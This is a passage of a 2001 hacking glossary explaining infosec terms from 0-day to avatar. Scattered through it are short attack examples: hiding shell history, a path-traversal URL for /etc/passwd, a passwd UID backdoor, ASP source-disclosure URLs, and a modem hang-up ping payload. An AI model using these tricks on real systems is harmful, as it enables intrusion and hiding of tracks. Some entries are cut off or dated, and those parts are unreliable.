Hacking Lexicon

This document clarifies many of the terms used within the context of information security (infosec). This does not attempt to define how words should be used, but instead attempts to help you understand what other people might mean when you hear them use one of these terms.

Source: http://www.robertgraham.com/pubs/hacking-dict.html
Version 0.6.0, April 2, 2001
Disclaimer: This document has many omisions and contains much that is apocryphal, or at least wildly inaccurate. This document does not define terms, but only clarifies what many people mean/imply when they use these terms in the context of information security. **Feedback:** Please send feedback to "hacking-dict@robertgraham.com". **Tips:** If you are trying to learn the lingo, I've tried to rate terms [1-5]; level one terms should be understood by beginners, level 4/5 terms are for experts who have no other life.

[0 | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z]

- 0 -

["Solar Sunrise" | "War Games" | $IFS | 'bot | .forward | .plan | /dev/null | /dev/random | /etc | /etc/hosts | /etc/hosts.equiv | /etc/inetd.conf | /etc/passwd | /etc/services | /etc/shadow | 0-day | 11 | 128-bit | 2600 | 3DES | 3DES_EDE | 40-bit | 56-bit | 64-bit | 8 | 8-character password | 802.1q | ~user]

0-day (zero-day)[1]

The term *0-day exploit* refers to an exploit that is not publicaly known nor in easy-to-use form. This is the tool of the elite hacker who has discovered some new bug and has only shared it with his close friends. Moreover, if often refers to some new exploit for breaking into popular/widespread services (the usual suspects: BIND, FTP services, Linux distros, Microsoft IIS, Solaris servers). Usage of 0-day exploits are usually discovered by the victims themselves or by honeypots. The term "0-day" refers to the fact that the usefulness of such things rapidly degrades as soon as they are announced. The next day they are half as useful. The 2nd day they are a quarter as useful, and so forth. Ten days later they are 1/1000 as useful as on day 0.

Contrast: The term *0-day exploit* refers to the hard-to-use exploits by the discoverer himself (or close friends), in contrast to the easy-to-use scripts employed by script kiddies. For example, a buffer-overflow script will go through many phases as people try to find the right offsets for the target platforms, but will eventually end up as a broad-spectrum aim-and-shoot script that anybody could use.

Humor: You will notice many "hacker" websites that advertise that they have loads of well-documented, canned 0-day-exploit scripts. Some people just don't get it.

Key point: One of the dangers of 0-day exploits is camping. A hacker discovers all the services running on the target victim and waits for day-0 when the exploit is announced. At that time, the hacker attacks the systems with the new exploit.

Key point: The term "0-day" refers to any bit of information in the community, whether it is serial numbers, lists of proxies, or passwords to porn sites. As soon as such information becomes well-known and exploited by large numbers of people, it is then fixed by the victim. Information has a "half-life": the older it is, the less value it has.

128-bit [1]

Generally refers to **strong** (unbreakable) encryption. Web-browsers contain an option for 40-bit vs. 128-bit encryption. The United States only allows export of the weaker version in order to allow the government to spy on foreigners, especially during times of war (Author's note: my grandfather worked with the code-breakers in WWII -- it had a major impact indeed on winning the war). However, the U.S. export restrictions can easily be easily be bypassed, allowing many foreigners access to products with 128-bit encryption (example: https://www.ccc.de). Likewise, it has stifled development within the United States of products that need encryption, such as IEEE 802.11 wireless Ethernet.

Key point: The debate over strong encryption is never ending. Within the United States, law enforcement is constantly lobbying to restrict the use of strong encryption. Many resist, pointing out how often law enforcement already abuses wiretap powers (such as against Martin Luther King). At the same time, companies making products constantly lobby for the easing of export restrictions, so that they can sell strong encryption products abroad. Another funny thing is that the U.S. government's intransigence on this issue has actually led to stronger encryption abroad. U.S. export restrictions (and desire to spy on foreigners) was one of the reasons France relaxed its own law-enforcement bans on encryption use by citizens.

Key point: The random number generators within systems are often weaker than the key itself. For example, when you connect via SSL from your browser to a web-server, they choose a key for that session. That key is chosen with a random number generator. One estimate was that the average 128-bit session key contains only 47-bits of randomness. Other browsers have had even weaker systems allowing the session key to be recovered in only a few minutes.

2600 [1]

2600 Hz is the frequency of the whistle that was provided in Captain Crunch cereal boxes. It happen to also be the frequency that was used by older phone systems in order to reset them for operator controlled calls.

Culture: This number is often used within the hacking culture. It is the name of a magazine (http://www.2600.com) as well as that of a series of newsgroup (news://alt.2600).

40-bit [1]

The term "40-bit encryption" refers to the U.S. encryption export laws (note: in January, 2000, the U.S. upped the maximum size to 64-bits. The U.S. restricts the export of "strong encryption" technology. Products that include 40-bit encryption or less can freely be exported. Therefore, products like web browsers, wireless communications, DVD keys, etc. all use 40-bit encryption.

Key point: Specialized hardware can decrypt 40-bit keys in real time. The average new desktop has enough horsepower to decrypt 40-bit messages. Thus, many people now consider 40-bit encryption to be simply obfuscated plaintext.

Key point: 40-bit often refers to the RC4 system within browsers.

56-bit [1]

56-bit encryption contains 16-more bits than 40-bit encryption, and is therefore 65536 times

more difficult to crack. On the other hand, it is likewise 256 times easier to crack than 64-bit encryption.

Key point: In January of 1999, the EFF built a custom machine (the "Deep Crack") for $250,000 that could decrypt 56-bit DES encrypted messages in hours.

Key point: 56-bit cryptography almost always refers to DES.

64-bit [1]

In January of 2000, the U.S. government eased its export regulations of encryption 40-bit to 64-bit keys. Presumably, the government would only do so if the NSA had the capability of decrypting 64-bit encrypted messages. It is interesting to note that distributed.net's RC5-64 challenge cracking team of 100,000 computers working for about 2.5 years had managed only to check about 18% of the keyspace. This implies that the NSA has extremely hefty software.

8-character password [4]

Some systems, like Win9x and Solaris, limit the user to 8 characters in the password.

Key point: Security conscious users of such systems need to make sure they use a more random mix of characters because they cannot create long passwords.

Key point: Password cracking such systems is a little easier.

~user [3]

On UNIX, a home directory can be referenced by using a tilde (~) followed by their login name. For example, "`ls ~rob`" on my computer will list all the files in "`/home/rob`".

Key point: Web-servers often allow access to user's directories this way. An example would be http://www.robertgraham.com/~rob.

Key point: A big hole on the Internet is that people unexpectedly open up information. For example, the file `.bash_history` is a hidden file in a person's directory that contains the complete text of all commands they've entered into the shell (assuming their shell is `bash`, which is the most popular one on Linux).

.forward [2]

On UNIX, a user can place an e-mail address in his "`.forward`" file. This will cause all e-mail sent to his account to be forwarded to that e-mail address.

This file a is prime target of hackers. If they can overwrite this file, they can subtly start capturing the user's e-mail. This is especially dangerous if the the account in question is the root account. Note that the user doesn't have to know any about this file or have one on his system. The mere creation of this file by the hacker will activate this feature. Furthermore, since this file starts with a 'dot', it is normally hidden from the user, so they won't even be ware that this feature exists.

/dev/null [1]

On UNIX, this is a virtual-file that can be written to. Data written to this file gets discarded. It is similar to the file call `NUL` on Windows machines.

Key point: When rooting a machine, hackers will often redirect logging to `/dev/null` For example, the command `ln -s /dev/null .bash_history` will cause the system to stop logging bash commands.

Culture: In the vernacular, means much the same thing as *black hole.* Typical usage: *if you don't like what I have to say, please direct your comments to /dev/null.*

/etc [1]
The directory on UNIX where the majority of the configuration information is kept. It is roughly analogous to the Windows registry. Of particular interest is `/etc/passwd` file that stores all the passwords.

Key point: If a hacker can read files from this directory, then they can likely use the information to attack the machine.

/etc/hosts [1]
The file that contains a list of *hostname* to *IP address* mappings. In the old days of the Internet, this is how machines contacted each other. A master *hosts* file was maintained and downloaded to machines on a regular basis. Then DNS came along. Like the vestigial appendix. On Windows, this file is stored in `%SystemRoot%\system32\drivers\etc`.

Hack: If you can write files to a user's machine, then you can add entries to his/her *hosts* files to point to your own machine instead. For example, put an entry for www.microsoft.com to point to your machine, then proxy all the connections for the user. This will allow you to perform a man in the middle attack.

/etc/hosts.equiv [1]
On UNIX, the "hosts.equiv" file lists other hosts that can be thought of as "equivalent" to this one. This machine will therefore "trust" these other machines. Users connecting to this machine from the listed machines will not have to present a password, it is assumed that these other machines have already verified the password.

Analogy: The European Union (EU) doesn't have passport control between countries. You only have to present your passport when entering the first European country, then you can roam freely once inside the union. The "hosts.equiv" file creates a similar union of machines.

Hack: Hackers will target this file. If their target is machine A, they may instead find that A trusts B, and B may be easier to break into first. At that point, the hacker can hop back to A using an account on B. Likewise, if a hacker can write to this file, they can tell the system to trust any other system on the network (including the hackers own machine).

Hack: Older software would do a reverse DNS lookup on a connecting IP address. If the hacker controlled the DNS server, s/he could return a trusted domain name, and therefore be allowed into the system. Another older hack is the default "+" entry.

See also: .rhosts

/etc/passwd [1]
The UNIX file that contains the account information, such as username, password, login directory, and default shell. All normal users on the system can read this file.

Key point: The passwords are encrypted, so even though everyone can read the file, it doesn't automatically guarantee access to the system. However, programs like crack are very effective at decrypting the passwords. On any system with many accounts, there is a good chance the hacker will be able to crack some of the accounts if they get hold of this file.

Key point: Modern UNIX systems allow for "shadowed" password files, stored in locations like `/etc/shadow` that only `root` has access to. The normal password file still exists, minus

the password information. This provides backwards compatibility for programs that still must access the password file for account information, but which have no interest in the passwords themselves.

Key point: The chief goal of most hacks against UNIX systems is to retrieve the password file. Many attacks do not compromise the machine directly, but are able to read files from the machine, such as this file. Typical examples include:

TFTP Typical exploit asks for the filename "`/etc/passwd`". Some systems are misconfigured so that this works.

FTP Similar to TFTP above, simply asking for the file can get it. Backtracking sometimes works. Sometimes a shell can be exploited to reveal the file.

HTTP
Many custom web-servers (such as built-in ones used for remote management) contain backtrack bugs that can be used to retrieve the file. Example: http://www.robertgraham.com/../../../etc/passwd.

`/cgi-bin`
A huge number of CGI scripts contain bugs that can be exploited to read files from the system. These include backtracking vulnerabilities, shell vulnerabilities, as well as other stupid mistakes.

Key point: `/etc/passwd` is a simple text file, with one line per account. The line is broken down into seven columns:

account
The username. Note that a lot of systems ship with well-known names in their default passwd file.

password
An encrypted form of the user's password. Since they are encrypted, they are viewable by anybody who has access to the system. However, since users often choose weak passwords, hackers will often run crack programs that can decrypt the weak passwords. For this reason, administrators often create a shadow password file that contains the real passwords, in which case this field will simply contain a "*".

UID
The *user identifier*, a unique number like "500" that identifies the user. Internally within the system, all users are referenced by their number rather than their name. One way to put a backdoor into the system is to place a string like "x500" rather than "500" in this field. This causes programs who read the file to parse this as the number "0", which is the UID for root.

GID
A primary group the user belongs to. The user can belong to secondary groups as configured in `/etc/group`.

GECOS
Some additional information about the account. For real users, this is often their full human readable name. For other pseudo-accounts, this may be some parameters.

directory
The user's home directory.

shell
The login shell that will be given to the user when they logon.

See also: shadowed passwords

/etc/services [3]

On UNIX, the configuration file `/etc/services` maps port numbers to named services.

Key point: Its role in life is so that programs can do a `getportbyname()` sockets call in their

code in order to get what port they should use. For example, a POP3 email daemon would do a `getportbyname("pop3")` in order to retrieve the number 110 that pop3 runs at. The idea is that if all POP3 daemons use `getportbyname()`, then no matter what POP3 daemon you run, you can always reconfigure its port number by editing `/etc/services`.

Misunderstanding: This file is bad in order to figure out what port numbers mean. If you want to find out what ports programs are using, you should instead use the program `lsof` to find out exactly which ports are bound to which processes. If running `lsof` is not appropriate, then you should lookup the ports in a more generic reference.

- A -

[A | Access Control List | accountability | ACK | Acknowledgement Number | active attack | ActiveX | administrator | advocacy | AES | age | AH | algorithm | alias | amplifier | anarchy | ANI | anonymous | anonymous FTP | ANSI | ANSI X9.17 | anti-replay | anti-virus | Apache | application/form-url-encoded | area code | ARP | ARP redirect | ASN.1 | ASP | asymmetric cryptography | AT command set | attack | audit | auth | authentication | Authentication Header | authenticity | Authenticode | authorization | availability | avatar]

Access Control List [3]

Controlling access not only the system in general, but also resources within the system. For example, firewalls can be configured to allow access to different portions of the network for different users. Likewise, even after you log onto a file server, the server may still block access to certain files.

Key point: An **Access Control List (ACL)** is used to list those accounts that have access to the resource that the list applies to. When talking about firewalls, the ACL implies the list of IP addresses that have access to which ports and systems through the firewall. When talking about WinNT, the ACL implies the list of users that can access a specific file or directory on NTFS.

Contrast: Discretionary Access Control is the ability to have fine grained control over who has access to what resources.

accountability [1]

In infosec, the word *accountability* refers to the ability to trace actions back to the person who did them. This includes finding out who violated security policies, as well as simple things as charging departments for their use of network resources.

Controversy: A major human rights debate these days is between *accountability* and *anonymity*. On one hand, you want to make criminals accountable for their actions, but this invades upon the privacy of individuals who do not want their every action recorded.

Contrast: The term *accountability* typical refers to the general issue of tracing actions back to individuals, whereas *accounting* refers to the process of actually recording those actions.

ActiveX [1]

A type of mobile code whereby Microsoft's web browsers can automatically download executables to provide active content within web pages.

Contrast: ActiveX is similar to Java applets, except that the code is not "sandboxed": it has full access to the operating system. In order to stop *hostile* code, ActiveX relies upon digital

signatures and "zones". Microsoft browsers are configured to trust ActiveX programs from servers in the "trusted" zone, to trust signed ActiveX programs from servers in less trusted zones, and to prompt/deny unsigned ActiveX applets from untrusted zones.

Controversy: The idea of trusted zones and signed applets works pretty well in theory, but doesn't always work well in practice. The problem is that is relies upon on all users making the correct choices all the time. The Melissa virus/worm proved that this philosophy is not adequate.

advocacy [1]

- EFF - Electronic Frontier Foundation
- EPIC
- CDT - Center for Democracy and Technology

AES (Advanced Encryption Standard, Rijndael)[3] .
The United States encryption standard that replaces the older/weaker DES.

Contrast: The main impetus behind AES to replace DES is the support for larger key sizes. DES uses 56-bit keys, which can be cracked in just a few minutes. In contrast, AES supports 128-bit keys (as well as 192-bit and 256-bit). Whereas both DES and AES are fundamentally block-ciphers, AES is also designed to be an efficient stream-cipher and hash algorithm. Whereas DES was designed to be hardware based (software implementations are much slower), AES has been designed to be efficient in both software and hardware. In particular, implementations in ANSI C, Java, and x86 assembly language were important. Another important criteria was the ability for the algorithm to work within smart-cards with slow CPUs and limited memory.

Key point: The NIST director in charge of selecting the AES algorithm says: *"If Moore's law continues and quantum computing doesn't manifest itself, then I think this system will have a good 30 year run".*

algorithm [1]
A series of rules/procedures for solving a mathematical or logical problem. From an infosec point of few, the most interesting mathematical problems are those of cryptography. Cryptographic algorithms of interest are those for encrypting messages or generating unique hashes.

Analogy: An cookbook recipe is an algorithm.

Key point: Different algorithms have different levels of complexity. For example, consider the ancient parable (Babylonian?) about a king and a wise subject who did a favor for him. The subject asked for one piece of grain to be placed on the first square of a chess board, two grains on the second, four grains on the third, and so on, doubling the amount of grain for each successive square.

This problem demonstrates an algorithm of exponential complexity. For the first 10 squares of the chess board, the series is: 1 2 4 8 16 32 64 128 256 512. Thus, for the first 10 squares, roughly a thousand grains must be paid out. However, the series continues (using K=1024): 1k 2k 4k 8k 32k 64k 128k 256k 512k. Thus, for the first 20 squares, roughly a million grains must be paid out. After 30 squares, roughly a billion grains must be paid out. For 40 squares, roughly a trillion grains must be paid out.

This is directly related to such things as key size. A 41-bit key is twice as hard to crack as a 40-bit key. A 50-bit key is a thousand times harder. A 60-bit key is a million times harder.

This is why the 128-bit vs. 40-bit encryption debate is so important: 128-bit keys are a trillion trillion times harder to crack (via brute force) than 40-bit keys.

Key point: Most algorithms are public, meaning that somebody trying to decrypt your message knows all the details of the algorithm. Consequently, the message is protected solely by the key. Many people try to add additional protection by making the details of the algorithm secret as well. Experience so far has led to the belief that this actually leads to weaker security for two reasons. First, such secrets always get discovered eventually, so if security depends upon this secret, it will eventually be broken. Secondly, human intelligence is such that someone cannot create a secure algorithm on his/her own. Therefore, only by working with a community of experts over many years can humans create a secure algorithm. To date, only two such communities exist: the entire world of cryptography experts publishing the details of their work and trying to break other people's work, and the tightly knit community of cryptography experts working in secret for the NSA.

alias[1]

The word *alias* is used for many different things within infosec. In all its definitions, it generally means somesort of alternate name for something. Some definitions used for *alias* are:

e-mail alias
: An alternate e-mail address you have that points back to your original account. Specifically, the file `/etc/aliases` (or sometimes `/etc/mail/aliases`) on UNIX tells sendmail alternate names for e-mail accounts.

host alias
: A single machine may have multiple DNS names; an important issue when hacking into a machine is that you figure out its real name.

handle
: Hackers make up names for themselves.

pseudonym
: You may have many different e-mail accounts or usernames.

amplifier[3]

Any type of system on the network that can be used to amplify (increase) the the size of traffic is known as an *amplifier*.

Example: The classic example is the smurf amplifier. An attacker spoofs the address of a victim and sends directed broadcasts to the amplifier, which then sends hundreds of replies back to the victim. Thus, it only costs the attacker a single packet to send many packets to the victim.

Example: A more subtle attack is the use of DNS. The DNS response packet can be much larger than the request. This allows an attacker to flood the victim with large packets at the cost of small packets.

anarchy[1]

In the hacking culture, there is a strong belief in *anarchy*, that laws should not be created for cyberspace nor can they be enforced without grievous infringement on civil liberties.

Contrast: Cyberspace anarchy and real-world anarchy are different. The main thrust is that cyber-punishment should fit cyber-crime, and physical-punishment should only be used in cases of physical-crime.

Example: Most of the cyber-anarchy focuses on cryptography, or *crypto-anarchy*. This is because most anarchic capabilities will be based in cryptography.

- BlackNet
- Ross Anderson's Eternity
- data havens

ANI (Automated Number Identification)[3]
In telephony, ANI forms the foundation of the billing system. It is similar to Caller ID in that it exposes the telephone number of the caller. It is from this system that billing issues like long distance charges are resolved. It also reveals the caller's phone number to 911 emergency services, 800, and 900 calls.

Contrast: While on the service ANI is similar to Caller ID, it is actually a completely different system. ANI predates Caller ID by about 50 years. Since the systems are independent, the numbers you might record for ANI and Caller ID can be different.

Example: There are many 800 numbers that you can call that will echo back your ANI. They are popular among beige boxing pheakers in order discover the telephone number of the lines they tap into. It is also useful for coporate stooges that are having problems with 800 services because the phone number revealed by ANI about the extension is significantly different that the number they think it is. There really is no number dedicated to ANI discovery (other than 1-800-MY-ANI-IS used in the old days); these numbers are for other purposes, such as automated telephone customer service. Some numbers that are currently active as of August, 2000:

- 800-444-4444 MCI Worldcom
- 800-444-3333 MCI Worldcom
- 800-314-4258 MCI Credit Verification
- 800-532-7486 AT&T press "1, 1" to read off ANI
- 800-346-0152

anonymous (anonymity)[2] .
Anonymity is one of the "holy grails" of hacking. The idea is that a human being can use a system or send messages while protecting their identity from being disclosed.

Example: Anonymous e-mail services like Hotmail put the IP address of the person sending the e-mail in the headers (which are normally hidden from view by e-mail clients). Many would-be hackers get caught this way.

Example: France is currently trying to outlaw Internet anonymity, forcing uses to disclose their identity.

Contrast: Anonymity is one aspect of privacy.

anonymous FTP [1]
Access to FTP servers with an account name of "anonymous" or "ftp" (or sometimes "guest"). When you access FTP URLs with your web browser, it will automatically use anonymous FTP. This means that conceptually, anonymous FTP provides access similar to standard HTTP. However, there is a slight difference. Anonymous FTP servers are frequently misconfigured to allow for anonymous write access to the same directories as read access. Hackers regularly scan the Internet looking for anonymous FTP servers that they can use as drop-off spots for porn and warez.

ANSI (American National Standards Institute)[3]
A standards body made up of industry representatives. For infosec purposes, the two interesting areas are the X9 standards for financial/banking, and the X12 standards for EDI (also governing health-care transactions).

Contrast: ANSI is the American representative to the ISO. ANSI is made up of industry, whereas NIST specifies standards only for use within government.

Example: The following are infosec related standards by ANSI. The X9 group are Financial Industry Security Standards, but used elsewhere as well.

ANSI X3.106 - Data Encryption Algorithm, Modes of Operations

ANSI X9.8 - Personal Identification Number Management and Security
The specification for PIN numbers that you use at ATMs.

ANSI X9.9 - Financial Institution Message Authentication
Wholesale banking standard for authentication of financial transactions addressing message formatting and message authentication algorithm (DES-MAC). Equivalent to ISO 8730.

ANSI X9.17 - Financial Institution Key Management
Key management in the wholesale sector, including a PRNG

ANSI X9.19 - Financial Institution Retail Message Authentication
ISO 9807. Roughly the same as X9.9, but for retail rather than wholesale.

ANSI X9.23
Declares DES the standard for encryption within wholesale financial services.

ANSI X9.24
DES key management in the retail sector (see X9.17 for wholesale sector).

ANSI X9.30 - Public Key Cryptography Using Irreversible Algorithms for the Financial Services Industry
Financial industry standard for digital signatures based upon DSA. Part 1 specifies DSA, part 2 specifies SHA for hashes, part 3 deals with certificate management (using X.509 certificates).

ANSI X9.31 - Public Key Cryptography Using Reversible Algorithms for the Financial Services Industry
Financial industry standard for digital signatures based upon RSA public-key and MDC-2 hash. Part 1 defines RSA signature standard based upon ISO 9796, part 2 specifies hash algorithms (MD2, MD5, SHA) as well as the DES-based hash MDC-2. Part 3 defines certificate management.

ANSI X9.42 - Public Key Cryptography for the Financial Services Industry
Management of Symmetric Algorithm Keys Using Diffie-Hellman and MQV key agreements.

ANSI X9.44 - Public Key Cryptography Using Reversible Algorithms for the Financial Services Industry: Transport of Symmetric Algorithm Keys Using RSA

ANSI X9.52 - Triple DES Modes of Operation

ANSI X9.57 - Certificate Management

ANSI X9.62 - Elliptic Curve Digital Signature Algorithm (ECDSA)

ANSI X9.63 - Elliptic Curve Key Agreement and Key Transport

Apache [2]

Apache is the most popular HTTP server on the Internet.

Contrast: Variants of Microsoft's webserver IIS are probably the second most popular webserver. Both Apache and IIS have the problem

ARP [3]

ARP is a protocol used with TCP/IP to resolve addresses. The TCP/IP stack used to transmit data across the Internet is independent from the Ethernet used to shuttle data between local machines. Thus, when machine needs to send an IP packet to a nearby machine, it broadcasts the IP address on the local Ethernet asking for the corresponding Ethernet address. The machine who owns the address responds, at which point the IP packet in question is sent to that Ethernet address.

Key point: By sniffing ARP packets off the wire, you can discover a lot of stuff going on. This is especially true of cable-modem and DSL segments. Since ARP packets are broadcasts, you aren't technically breaking your user's agreement by sniffing.

Key point: You can spoof ARP requests and/or responses in order to redirect traffic through your machine.

ARP redirect [3]
A tool that is part of the standard hacker's toolkit, *ARP redirect* will redirect Internet traffic from a local neighbor through your own machine allowing you to sniff it.

area code [3]
TODO

Key Point: Some carribean countries have U.S. area codes. A common telco fraud is to fool people into calling those numbers. The consumers believe that their are calling a U.S. number protected by fraud laws, when in reality they are dialing a pay service that will charge them upwards of $2 a minute. North American Area Codes Outside the U.S. and Canada

242 Bahamas
246 Barbados
264 Anguilla
268 Antigua & Barbuda
284 British Virgin Islands
345 Cayman Islands
441 Bermuda
473 Grenada
649 Turks & Caicos Is.
664 Montserrat
758 St. Lucia
767 Dominica
784 St. Vincent & the Grenadines
809 Dominican Republic
868 Trinidad & Tobago
869 St Kitts & Nevis
876 Jamaica

ASP (Active Server Pages)[3]
The server-side scripting language for Microsoft IIS web server.

Key point: A recurring bug in ASP has allowed hackers to read the script rather than the output of the script. These techniques rely upon changing the name of the script such that the server not longer recognizes it as a script, but as a file instead. Some techniques that have worked in the past have been:

`/default.asp.`
: The file system automatically strips trailing dots because of the way Windows hides/appends file extensions.

`/default.asp%2E`
: Same bug as above. Microsoft released a patch whereby the web-server checks for the appended dot. However, url-encoding the dot bypasses this quick fix.

`/default.asp::$DATA`

In order to support Macintoshes and other features, NTFS supports a feature known as *alternate data streams*. The well-known stream called "::$DATA" references the original

`/default.asp%8129`

Far east editions will expose the source when a far-east multibyte character is appended.

ASN.1 (Abstract Syntax Notation 1, ISO 8824, X.208, X.680)[1]

ASN.1 is a notation for describing data structures. It is a lot like C/C++ type declarations, but without the rest of the programming language that manipulates the data structures. ASN.1 is one solution to the classic problem of getting two different programs to communicate: they must agree upon what data they will exchange, and how it is formatted.

Key point: ASN.1 is used within many areas of security to declare data structures and compatible file/network encodings of those data structures. For example, your X.509 Certificate is an ASN.1 encoded file.

Example: The following shows an ASN.1 structure compared to a C++ structure.

```
struct UserRecord {
        bool account_disabled;
        int user_type;
        char *user_name;
        char *password;
};

UserRecord ::= [APPLICATION 0] IMPLICIT SEQUENCE {
        account_disabled BOOLEAN,
        user_type INTEGER,
        user_name OCTET STRING,
        password OCTET STRING
}
```

Key point: ASN.1 defines structures *abstractly*, which means it doesn't really specify the *concrete* representation. There are many ways to encode an ASN.1 structure in binary. There are three popular sets of encoding rules:

BER (Basic Encoding Rules) ISO 8825-1, X.209, X.690

The original encoding rules that is in many areas synonomous with ASN.1. They use a format called "tag-length-value" or "TLV". As its name implies, it encodes every value with a TAG indicating the type (INTEGER, BOOLEAN, OCTET STRING, etc.) and a LENGTH indicating how many bytes long it is. For example, the INTEGER value 42 would be encoded as "02 01 2A", where 02 is the tag for INTEGER, 01 means that only one byte is needed to encode the value (larger integers require more bytes), and 2A is the hex value of decimal 42.

DER (Distinguished Encoding Rules)

A slight variation of BER used in security applications. The above example BER encoding could also have been "02 04 00 00 00 2A", where the integer value has been padded with leading zeroes. This is known as a redundant encoding, which is a frequent source of security breaches. Therefore, DER specifies that the only legal encoding is the "minimal" encoding of BER. DER is the encoding rules used in public key certificates.

PER (Packed Encoding Rules)

PER is more minimal encoding method that reduces the size of data structures. It is used in bandwidth sensitive areas. For example, Voice over IP (VoIP) uses it because it needs to be sensitive to dial-up bandwith concerns.

AT command set (Hayes command set)[1]

Today's modems are controlled by the old Hayes "AT" command set. In order to dial the

phone number 555-1212 using a modem, you simply send the string "ATDT555-1212" to the modem. The "D" following the "AT" means to "Dial", and the "T" means to use "Tone" dialing (rather than "P" for "Pulse" dialing).

The command "ATH0" means to hang up the modem.

Key point: One of the juvenile tricks people play is to cause people to hang up their own modem. Once the modem connects, it goes into a different mode where it no longer accepts AT commands. However, a user can switch back to the command mode by sending the characters "+++" to the modem. Therefore, if somebody can remotely trick your PC into sending "+++ATH0", then your modem will hang up. One way of doing this is with the ping program that sends and ICMP echo to the victim, which then replies with the same contents. E.g.:

```
ping -p 2b2b2b415448300d victim
```

The most popular exploits for this are spoofed ICMP pings, but it can be exploited in any number of ways. For example, one might include the following in an HTML webpage:

```
<IMG src="http://www.robertgraham.com/images/x.gif?+++ATH0">
```

attack [1]

In common speech, the word "attack" means to attempt to break into a computer, deface the web-page, install a trojan, and so forth. In more formal infosec speech, the word *attack* has taken on very specific connotations. For example, you might hear of researchers trying to "attack a cryptosystem" (meaning that they are searching for weaknesses that will allow them to decrypt anything encrypted with that system). The word is often used in the abstract sense rather than in any physical sense. In academic circles, this word is often used in preference to other synonyms such as *crack* or *break*.

Example: Some classifications of attacks against computers are:

passive vs. *active* attacks
: A *passive attack* (like sniffer) is one that can take place by eavesdropping. An *active attack* is one that requires interaction, such as injecting something into the data stream or altering data. All attacks are divided into these two categories. Note that active attacks can in theory be detected, while passive attacks cannot be.

remote vs. *local* attacks
: Whether the attack is done by a remote person without an account on the syste, or whether the attack is able to compromise the system using an existing account (such as logging on, then using a privilege escalation exploit.

hit and run vs. *persistent* attacks
: A ping of death is a hit and run attack because it quickly crashes a machine. A smurf attack is persistent because the victim is affected only as long as the smurf lasts. As soon as the attacker stops smurfing, the victim's link becomes active again.

replay attack
: An active attacker where you try to capture parts of a message then resend it at a later date, often with slight alterations. For example, on older Windows LAN Manager protocols, a hash of the password is sent. Therefore, anybody could right their own SMB protocol stack and replay the hash in order to break into the system.

brute force attack
: Tirelessly tries all combinations until they can break in.

man in the middle attack
: Either eavesdrops on an existing connection, or interposes himself in the middle of a connection changing data.

hijack
: Takes over one side of an existing connection.

sniffing/wiretap/eavesdropping
: A passive attack consisting of eavesdropping on a network connection.

rewrite
: An attack that alters an encrypted message without first decrypting it. Block-ciphers

authentication [3] .

In infosec, *authentication* is the process of identifying an individual or data. The goal of authentication is to confirm the identification of an individual, message, file, or other data. The two primary areas of authentication are user authentication (proving that Bob is who he says he is) and message authentication (proving that your nuclear missile launch orders weren't forged or corrupted). The antonym of *authentication* is *forgery*.

Contrast: *Authentication* will identify who an individual is; *authorization* will identify what the individual is allowed to do.

Example: When you log in with your username and give the password, you are authenticating yourself to the system. You are proving that you are you because, in theory, only you know your password.

Contrast: Abstractly, anything that combats forgery is called authentication. For example, IPsec includes an *Authentication Header (AH)* that proves that a packet hasn't been modified in transit. However, this feature overlaps with the abstract concept of integrity: both are checked at the same time.

Examples:

biometrics
: Signature (handwriting), facial features, fingerprint, etc.

smart-card

passwords

digital certificates

Contrast: There are roughly three "factors" used in authentication:

physical (what you have)
: car keys, subway tokens, driver's license, passport, credit cards, ID cards, smart cards

knowledge (what you know)
: PINs, usernames/passwords, account numbers, mother's maiden name

biometrics (who you are)
: written signature, fingerprint, what you look like, etc.

See also: Authentication is often mentioned along with other key security concepts such as integrity, confidentiality, and non-repudiation.

audit [1]

The word *audit* has two meanings.

The first is the **security audit**, whereby a consulting firm comes in and validates a companies security profile. This is conceptually similar to how accounting firms will come in every quarter and review a companies books.

The second term is infosec specific, and refers to an "auditing" subsystem that monitors actions within the system. For example, it might keep a record of everyone who logs onto a system.

authenticity [3]

In infosec, authenticity is about making sure that the message received is the same as the message that was sent. In law, authenticity is about validating that evidence has been gathered correctly by a reliable source and hasn't been tampered with.

Contrast: The terms *integrity* and *authenticity* are widely used to mean the same thing. In other situations, they have subtly different meanings (especially law). The term *integrity* generally refers to malicious alteration of a message once it has been sent, whereas *authenticity* implies some sort of validation of the sender of the message to protect against forgeries.

Contrast: The terms *authentication* and *authenticity* are widely used to mean the same thing. The subtle difference is that authentication is about someone proving who they say they are, whereas *authenticity* is about proving that message was sent by a certain person.

authorization [3]

In infosec, the concept of *authorization* validates that someone has the rights to access something. For example, you are authorized to read files from my webserver, but I don't authorize you to change anything.

Contrast: The first stage of authorization is generally authentication. Before you decide what an individual is allowed to do, you must first establish who they are. In some cases, authorization is independent from authentication, such as not allowing anybody to logon after midnight.

availability [3]

In infosec, *availability* describes the need that resources must be continuously available. For example, in the Kosovo war, the European forces bombed power plants in order to destroy the availability of electricity. Another example is in February of the year 2000, when massive DDoS attacks brought down major websites (making them "unavailable").

Controversy: Availability is one of the key sticking points in security. It is easy to secure things simply by making them unavailable: if a computer is turned off, nobody can hack into it. The trick to infosec is making things both available and secure. Examples of this problem are:

account lockouts
: In order to prevent password grinding, computers will lock out accounts when too many bad passwords have been attempted. However, this means that hackers can purposely lock out accounts.

firewalls and IDS
: Some IDSs will reconfigure firewalls, therefore spoofing attacks can cause the firewall to shut people out.

fail-close/fail-open
: So called "proper" security will shut things down when things start to fail; for example, if the firewall crashes, it should shutdown all communication until the firewall is restarted rather than allowin traffic through unchecked. However, web-sites that demand 99.99% uptime are therefore unable to use traditional firewalls.

Antonym: The opposite of the infosec term "availability" is the hacking term "DoS".

See also: *Availability* is often mentioned along with other key security concepts such as integrity, authentication, confidentiality, and non-repudiation.

avatar [2]

A term coined in cyberpunk science-fiction referring to the digital manifestation of human beings in cyberspace. The word is Sanskrit for the earthy incarnation that gods take on Earth.

Key point: Most common people don't understand cyberspace, and assume that their physical body and digital manifestation are the same thing. The hacking culture has a very different point of view that there is no direct corpespondance between a real person and their online identity.

See also: pseudonym

- B -

[back channel | back door | Back Orifice | backtrack | backtracking | banner | BASE64 | bash" | bastion host | Bcc | beige box | BER | BGP | big-endian | binary | BIND | BinHex | biometrics | BIOS | birthday attack | birthday paradox | bit | black | BlackNet | block cipher | Blowfish | BlueBEEP | boink | bomb | bonk | boot sector | bootp | box | broadcast | broadcast domain | browser | brute force | BS7799 | BSD | buffer overflow | buffer overrun | byte-order]

